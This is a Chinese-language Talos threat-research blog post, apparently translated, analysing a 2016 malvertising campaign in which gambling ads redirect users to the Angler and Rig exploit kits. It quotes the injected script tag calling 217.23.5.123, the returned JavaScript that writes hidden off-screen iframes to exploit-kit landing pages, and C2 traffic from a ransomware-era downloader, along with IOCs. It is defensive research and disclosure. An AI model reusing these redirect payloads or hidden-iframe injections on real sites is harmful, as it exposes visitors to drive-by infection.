2016 年 5 月 3 日，星期二

威胁聚焦：隐藏在博彩广告背后的恶意软件

本文由 *Nick Biasini 在 Tom Schoellhammer 和 Emmanuel Tacheau* 的帮助下完成编写。

威胁形势变幻莫测，网络攻击者一直在不断探寻更有效的方法来危害用户。他们会通过各种手段促使用户查看恶意内容，其中的一种手段是使用恶意广告。Talos 一直在监控多个大规模恶意广告活动，观察它们如何发起首次漏洞攻击，以及因此下载的负载。

在正常的广告活动中，广告代理会在出版物及其他流量较大的网站上购买广告空间，然后尝试将他们的广告推送给符合某些条件的用户，希望用户点击广告后跳转至产品页面或其他位置。为特定产品推送广告的行为统称为“推广”。恶意广告的推广与之类似。攻击者会向代理购买广告空间，并针对符合特定条件的用户进行推送。作为感染手段，一种可能是恶意广告内容本身会使用户的计算机感染病毒，另一种可能是用户在点击这些诱人的恶意广告后，会被带至能使用户计算机感染病毒的位置。用户计算机在初次感染病毒后，通常会下载另一个负载。

网络攻击者利用恶意广告的原因非常多。要想通过网络感染用户计算机，网络攻击者需要先解决一个基本问题：如何诱使用户上当？解决这个问题的一种方法是感染热门网站。成功感染热门网站后，黑客就有机会感染每一个访问该网站的用户。不过这种方法存在许多难点。一个主要的难点是，热门网站通常有专门检测和清理病毒感染的 IT 人员，因此这些感染很难保持不被检测到，或者只能在短期内保持不被检测到。

与这种入侵大型网站，并保持不被其所有者发现，以感染网站用户的方法相比，购买热门网站上的广告空间就容易得多。通过在此类网站上购买广告空间，黑客只需花费极少的费用，即可解决入侵和隐藏上的难题，并感染网站的用户。此外，广告代理创造收入的主要途径是确定满足特定条件（包括浏览器类型、版本和插件等信息）且有可能点击广告的目标用户，这进一步使广告成为有效感染用户的极佳媒介。网络攻击者可以得到的另一个好处是，安全研究员更难注意到这些恶意广告，因为这种漏洞利用过程涉及广告代理。使用恶意广告还使威胁可以在伪随机时间间隔内在多个网站传播，因此即使在一个网站上发现了这种威胁，它仍然可以轻易地在下一个不相关的其他网站上弹出。

攻击活动详情

2015 年 10 月，Talos 发现了一个特别有趣的广告：它会将用户重定向至各种漏洞攻击包，继而由漏洞攻击包提供各种负载。其中大多数负载都是勒索软件变体。下面是其向最终用户显示的实际广告。

此广告伪装成一个博彩网站 spinpalace.com，而且是位于德国。它看起来与其他博彩广告没有区别，但其后台操作却颇耐人寻味。

广告背后的代码中隐藏着一个 JavaScript 链接。

```
<table width="100%" border="0" cellspacing="0" cellpadding="0">
<script type ="text/javascript" src="http://217.23.5.123/php/cookie.php"></script>
  <tr>
```

这正是恶意重定向所在的位置，而不是点击者想要访问的博彩内容。通过捕获与此事务相关的 HTTP 报头，我们发现了以下内容：

```
GET /php/cookie.php HTTP/1.1
Accept: application/javascript, */*;q=0.8
Referer: http://gamingclub350.com/landing-de2.html?utm_source=pop&utm_medium=siteunder&utm_campaign=Casino1000
Accept-Language: en-US
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0)
Accept-Encoding: gzip, deflate
Host: 217.23.5.123
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx/1.4.6 (Ubuntu)
Date: Mon, 22 Feb 2016 18:15:11 GMT
Content-Type: application/javascript; charset=utf-8
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.5.9-1ubuntu4.14
Cache-Control: no-cache, no-store, must-revalidate
Pragma: no-cache
Expires: 0

d4

var iframe = "<iframe src=\"http://n97o5.f7my7fy.top/boards/viewforum.php?f=285&sid=222ghf7122htv6\"  width=\"468\"
height=\"60\" style=\"position:absolute;left:-10000px;\"></iframe>";
document.write(iframe);
```

搜寻和破解漏洞攻击包的人应该对这些内容很熟悉：这是一个指向 Angler 登录页面的链接。通过在不同的系统上托管实际的恶意重定向，网络攻击者可以快速更改目标。我们不仅发现了到 Angler 的重定向（如上所示），还发现了到 iframe 的重定向，如下所示：

```
GET /switch/cookie.php HTTP/1.1
Accept: */*
Referer: http://gamingclub350.com/landing-de.html?utm_source=pop
Accept-Language: en-us
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727; .NET CLR
3.0.04506.648; .NET CLR 3.5.21022)
Accept-Encoding: gzip, deflate
Host: 217.23.5.123
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx/1.4.6 (Ubuntu)
Date: Fri, 12 Feb 2016 13:54:41 GMT
Content-Type: application/javascript; charset=utf-8
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.5.9-1ubuntu4.14
Cache-Control: no-cache, no-store, must-revalidate
Pragma: no-cache
Expires: 0

162

var iframe = "<iframe src=\"http://ds.rampheadquarters.com/?xHiNdbSVLRrODoQ=l3SKfPrfJxzFGMSUb-
nJDa9BMEXCRQLPh4SGhKrXCJ-ofSih17OIFxzsmTu2KV_OpqxveN0SZFSOzQfZPVQlyZAdChoB_Oqki0vHjUnH1cmQ9laHYghP7cTDF-
U6iQuky7EVcctzxRLR4GUByO4YAQxFsggTlK_CBKqE\"  width=\"468\" height=\"60\" style=\"position:absolute;left:-10000px;
\"></iframe>";
document.write(iframe);
```

这对于搜寻和破解漏洞攻击包的人来说应该也很熟悉：这是一个指向 Rig 登录页面的 URL。

在这个攻击活动中，我们反复看到一个基本操作，那就是从硬编码 IP 217.23.5.123 中获取的名为 cookie.php 的脚本。不同的是其所在的子文件夹。下面是我们看到的托管此 cookie.php 文件的不同文件夹结构的几个示例：

217.23.5.123/switch/cookie.php
217.23.5.123/socket/cookie.php

217.23.5.123/php/cookie.php
217.23.5.123/xml/cookie.php

还要注意的另一件事是位置的使用。代码中一直在使用 [position:absolute;left:-10000px;]，这会有效地实现 iframe 离屏渲染。这个特殊位置参数会确保 iframe 在离屏幕左边缘左侧 2 英尺处加载，确保用户永远不会真正看到恶意内容，而是直接被定向至漏洞攻击包，最终受到攻击。

负载

虽然漏洞攻击包下载了各种各样的负载（包括木马），但大多数负载都是勒索软件的某种变体。我们看到的不同版本包括 Teslacrypt 和 Cryptowall。


在这些负载中，有一个异常负载产生了一些奇怪的 HTTP 流量。我们在处理这些网络流量时，发现弹出了以下内容：

```
GET /1m32qyrny6sy1g6l6q05p1pjw.php HTTP/1.1
Host: 84.19.27.27
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727; .NET CLR
3.0.04506.648; .NET CLR 3.5.21022)
Accept: */*

HTTP/1.1 404 OK
Server: Apache
Date: Fri, 12 Feb 2016 14:57:22 GMT
Connection: close

E"......|..o7..FD.h4..f3.^..|...T....XZ,.h          ..s4.*.y...R..|..n..I......4.5]T...Hdc....1,.vb\..'..|.V..
{.......3....Y....C...V...J-.QFB,.u..E........50....2.W..G..7e.,#.....yF......^.S.|..0.....&...OW.r.-.V..
6..E....W..Q/..\.....M...`F.....>?.>i..T..yrB..8:vA...E.O.W......YyTo=
...T.`)..^P........".....TUs_N.a..Vj4.R.l..."...f6?....}..6/....f.Q..$.j...`.@.u.!
J.).....>h.........D......RR@.^N...B...s....>"...D..<....h(..py...eofy........Q,...P..p.
q.j#.&..+..d.og.UO../...P...</H=.F...{.b..qF...;e..........sKo{e/pA.[...]..&B .......d.Rx{.N-4.u....F./\...s.
..+.[9/.$.1.[..I..~..b..&
.[N.^...o..~!..2.e..l..vQ      ...R5.1..jg..#...Q[..6.m.......B...o....w..Y..$.)L..aWb.W.L8#...(g....^.
27.d...T.V.3bt....3.p..u.A.h....}qe#~...\. -..6..y,q..}...w.Q7.....o..c...D..0.b.3]c.PUo...l.wC...E.M.
4.....".BHC..X.)Id.jJ..`..;m....Y..iL.C...0...<.\....?......?..c.....`.c....*.
+8.........;._^.........Rn..H.BD....9.,.:.8...<.......}...9..Z..EGx.oWY.
1...4....H...=.....^....o..........*.#.^.0.yRB+........(0....;P..&g..jI..<f.F....9g.....o..
....'.e....i;$..{k2.5...4..k.JdM..:....[.5..../.#r.=.....2.@J...3....2./CLB.r..
```

我们开始看到从受感染系统不断发出重复的 randomstring.php HTTP 请求。毫无疑问，系统收到了一个 404 响应。奇怪的是系统返回了一个 404 OK 响应，以及超过 400KB 的数据。这显得有些异常，于是我们开始剖析这个负载。

结果证明它是另一个恶意软件下载程序，此程序有一些有趣的特征。我们注意到的第一件事是它在调用一个硬编码 IP 地址 (84.19.27.27)，且这些 HTTP 编码与负载的 C2 活动相关。经过进一步调查研究，我们确定该负载在根据以下内容的组合创建一个 64 位 XOR 值：卷名、序列号、用户名以及计算机名称。然后该值被用于在一个日志文件夹中创建该文件的副本，并作为服务自行启动。在此服务创建成功后，原始可执行文件被从文件系统中删除。然后，它创建了一对随机数字的互斥值，用于确定受感染系统与 C2 服务器之间的通信频率和时间。完成这些操作之后，此程序开始执行 C2 通信。

主机一直在请求中使用结尾为 .php 的随机字符串，并寻找服务器响应的 HTTP 代码。如果系统返回一个 503 代码，则活动立即停止。否则，系统会进行一些检查，首先是检查此请求的结尾部分。该请求需要以十六进制值 0x0D0A0D0A 结束，如下所示。



该检查会在通信的两端进行，从而使受感染的主机在其请求末尾附加 0x0D0A0D0A，并使 C2 服务器在其初始 HTTP 响应末尾附加 0x0D0A0D0A。如果 C2 服务器的响应是 HTTP 200，则受感染主机会将日期字段中的值用作 XOR 密钥，对 C2 服务器的响应进行解码。如果遇到任何其他 HTTP 代码，例如上述 404 OK，则会返回种子数据。该种子数据被用于创建一个通过已介绍过的 ping 技术反复与 C2 服务器通信的线程。

在漏洞攻击包中使用恶意软件下载程序日益普遍，因为它允许用户传送各种负载，而无需更改漏洞攻击包本身传送的负载。这个特殊下载程序的有趣之处在于在实际通信中使用 HTTP 代码，包括利用 404 错误传送受感染系统使用的信息。

恶意广告使用案例

这个故事更有趣的一个方面是用户如何受到感染。用户可能由于多种方式碰上恶意广告，例如只是访问了推送广告的网站或点击了搜索结果页面中的链接。

调查期间，我们发现了这两种情况的例子，并在下面举例说明。不出所料，网络攻击者通常会利用声称允许用户免费非法访问受版权保护的材料的网站。我们看到的这类网站包括音乐和视频流网站以及文件共享网站，都在推送恶意广告。


动漫流漏洞攻击包

我们首先来看一个用户寻找流行动漫《火影忍者》的例子。开始时，用户只是进行简单的 Web 搜索，查找此动漫，然后就被引导到了一个免费的动漫流传输网站。于是，他们选择了一集观看，并开始流传输。视频流开始时，出现了一个来自 adcash.com 的广告。该广告是

指向 gamingclub350.com 网站的重定向，其通过上述相同的方法将用户定向至一个 Angler 漏洞攻击包登录页面。下面是详细描述该行为的一张图片：

电影流漏洞攻击包

我们还发现了另一个攻击示例，网络攻击者这次使用的是一个电影流传输的网站，受害者同样开始是在 Google 上搜索流传输电影，但结果有些不一样。与之前的例子一样，这次开始时也是 Web 搜索。在此具体示例中，用户搜索的是 2011 年的一部电影《吻我》。



请注意页面底部的 filmlinks4u.to 链接。用户点击该链接后出现了以下页面：

Kiss Me (2011) – Hollywood Movie Watch Online

Starring – Ruth Vega Fernandez, Liv Mjönes, Krister Henriksson

Director – Alexandra-Therese Keining

Genre – Drama, Romance

Movie Info – http://www.imdb.com/title/tt1859522/

Movie Description – Not Available

Views - 4,888 views

Ratings - ★★★★★ (5.00/5 - 1 Votes)

Kiss Me 2011 Hollywood Movie Watch Online


Host Server 1 – Filenuke

Watch Online Full Movie

Host Server 2 – Sharesix

Watch Online Full Movie

第一个链接指向一个名为 Filenuke 的文件共享网站。这是我们找到恶意活动的地方。用户点击 Filenuke 的链接后，出现一个与下面的页面相似的新页面：



点击“立即观看”链接后，用户被定向至：

szbek.filenuke.com/003b22cf3981bc1406ad502df111dd30a47d1df44a0a45965d245f599ebb07483be0e00d67639d6955f3fc2433f396a28614ff55bc6f39b20135a48c7127c0fd5fce87820dd7e2c0a90434b29147dd30a7c8bb9b59e8a6b9550ec75e033fad55

这就是托管恶意广告的实际页面。此页面会显示一些与上面显示的广告相似的内容。在此特定情况下，恶意 JavaScript 将用户定向至一个在 gf.bookbeauty.in 上托管的 Rig 登录页面。请记住，所有这些情况都无需用户交互。用户没有点击任何广告，所需要的只是用户查看托管该广告的页面并且具有一个包含漏洞攻击包可以入侵的漏洞的系统。

体育赛事流传输漏洞攻击包

调查期间，我们碰到了试图流传输体育赛事的用户也被通过恶意广告重定向至漏洞攻击包的例子。其基本攻击方法从用户开始浏览一些汇聚体育赛事流传输的大型网站。用户会尝试并查看特定赛事，此赛事流传输最终会将用户重定向至 delta.xyz 等网站进行实际流传输。流传输开始时，恶意广告就会开始传送，在以博彩为主题的广告上加载漏洞攻击包 iframe。所有与体育赛事流传输相关的例子都以用户被感染 Angler 而结束，但用户也很容易被重定向至 Rig。

IOC

Angler IP 地址

Rig IP 地址：
188.227.16.93
188.227.74.217
46.30.46.38

恶意广告活动 IOC
gamingclub350.com
217.23.5.123

404 恶意软件
84.19.27.27

在线广告挑战

虽然与此特殊恶意广告活动相关的大多数活动都与流传输相关，但也存在一些更大型的网站受到攻击的情况。2016 年，迄今为止，恶意广告被用作漏洞攻击包感染媒介的现象明显增加。通过广告代理选择易于受漏洞攻击影响的用户并为他们提供恶意广告的操作便利性使得恶意广告成为很有吸引力的感染媒介。这种方法既简单又可靠，并且还能确保大部分用户会被随机重定向至各种漏洞攻击包。在此活动中，您可以看到恶意广告如何被用于将用户重定向至多个不同的漏洞攻击包。这凸显了我们所面临的与在线恶意广告相关的挑战。

在线广告是许多公司和网站的关键收益流。然而，网络攻击者已经意识到这一点，并且越来越多地利用这一点开展恶意活动。提前检测恶意活动对广告网络来说也是一个挑战。即使广告网络查找恶意活动并且扫描其推送的所有广告，也不会找到任何恶意内容。一切都是通过多层重定向精心策划的，且在对广告进行扫描和批准时，登录页面是无害的。

还存在恶意行为者设法沿重定向路径入侵广告服务器并注入恶意内容的其他示例。更糟糕的是，主要网站已开始要求禁用广告拦截。广告拦截器是阻止发生此类型活动的有效方法，但也会影响出版商的广告收入。虽然出版商可以根据广告拦截器的使用限制对其网站的访问，但出版商无法保证其推送的广告不是恶意广告。在不久的将来，这将会引发一场大型战斗，因为更多的网站会开始要求禁止拦截广告，而更多的网络攻击者也会开始利用这个机会。

新业务模式

正如我们现在看到的一样，2016 年恶意广告在不断增加，这将变成那些从攻击中寻求利益而不直接攻击网站的恶意行为者的新阵地。很可能我们会看到恶意广告即服务 (MaaS) 在 2016 年肆虐横行，并且造成更大的危害。事实上，这些恶意广告将用户定向至 Angler 漏洞攻击包和 Rig 漏洞攻击包只不过是其冰山一角。

恶意行为者还可能会受利益驱使，专门从事这种重定向服务，在大型网站上托管广告，从而将用户重定向至向他们出价最高的网络攻击者的恶意软件登录页面，并且树立自己的服务声誉。结合已经很常见的广告诈骗，像当今在线广告行业所做的事情一样，任何人如果能够通过广告将用户连接至恶意内容，就有可能获得巨大的收益。

解决方案

产品	保护
AMP	✔
CWS	✔
ESA	不适用
网络安全	✔
WSA	✔

高级恶意软件防护 (AMP) 解决方案可以有效防止执行威胁发起者使用的恶意软件。

CWS 或 WSA 的网络扫描功能可以阻止访问恶意网站，并检测这些攻击中所用的恶意软件。

IPS 和 NGFW 的网络安全防护功能拥有最新的签名，可以检测威胁发起者的恶意网络活动。

发布者：NICK BIASINI；发布时间：上午 11:15
标签：漏洞攻击包、恶意广告、TALOS、威胁研究、威胁聚焦